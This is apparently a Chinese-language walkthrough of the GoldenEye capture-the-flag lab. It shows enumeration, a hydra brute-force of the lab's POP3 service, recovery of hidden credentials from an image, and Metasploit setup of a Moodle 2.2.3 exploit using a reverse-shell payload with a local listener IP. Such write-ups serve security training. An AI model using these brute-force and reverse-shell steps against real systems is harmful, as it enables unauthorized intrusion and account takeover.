网址:severnaya-station.com/gnocertdir
我们现根据邮件提示添加本地域名:severnaya-station.com
第一步:设置本地HOSTS文件,hosts文件一般在/etc/hosts

访问severnaya-station.com/gnocertdir,发现一个名字doak

发现使用了开源cms --moudle和登录按钮
也可以进行指纹识别
whatweb severnaya-station.com/gnocertdir
使用邮件账号密码登录

登录后在message发现一封邮件

查看邮件
 没有找到有用信息,尝试对doak进行爆破
hydra -l doak -P /usr/share/wordlists/fasttrack.txt 192.168.182.134 -s 55007 pop3
 账号:doak 密码:goat
登录doak用户枚举邮件信息
nc 192.168.182.134 55007 ---登录邮箱
user doak ---登录用户
pass goat ---登录密码
list ---查看邮件数量
retr 1 ---查看邮件内容

 username:dr_doak
password: 4England!
访问severnaya-station.com/gnocertdir
登录后在:Home / My home 右边发现: s3cret.txt,另外发现这是Moodle使用的2.2.3版本
打开文件

访问页面:severnaya-station.com/dir007key/for-007.jpg

下载到本地:
wget http://severnaya-station.com/dir007key/for-007.jpg
根据邮件提示让我们检查图片内容,下载图片后,我们可以使用:
binwalk(路由逆向分析工具)
exiftool(图虫)
strings(识别动态库版本指令)
等查看jpg文件底层内容!
exiftool for-007.jpg
strings for-007.jpg

用以上命令都可以查看到base64编码隐藏信息:eFdpbnRlcjE5OTV4IQ==
base64解码

解码得:xWinter1995x!
线索中说,这是管理员用户的密码。管理员用户身份继续登陆应用程序。
用户名:admin
密码:xWinter1995x!
severnaya-station.com/gnocertdir

登录成功但是没有发现有用信息
根据moudle2.2.3找漏洞,使用msf

info 1

发现2.2.3版本可以用
use 1
show options
set username admin ---设置用户名:admin
set password xWinter1995x! ---设置密码:xWinter1995x!
set rhost severnaya-station.com ---设置:rhosts severnaya-station.com
set targeturi /gnocertdir ---设置目录: /gnocertdir
set payload cmd/unix/reverse ---设置payload:cmd/unix/reverse
set lhost 192.168.4.231 ---设置:lhost 192.168.4.231(需要本地IP)
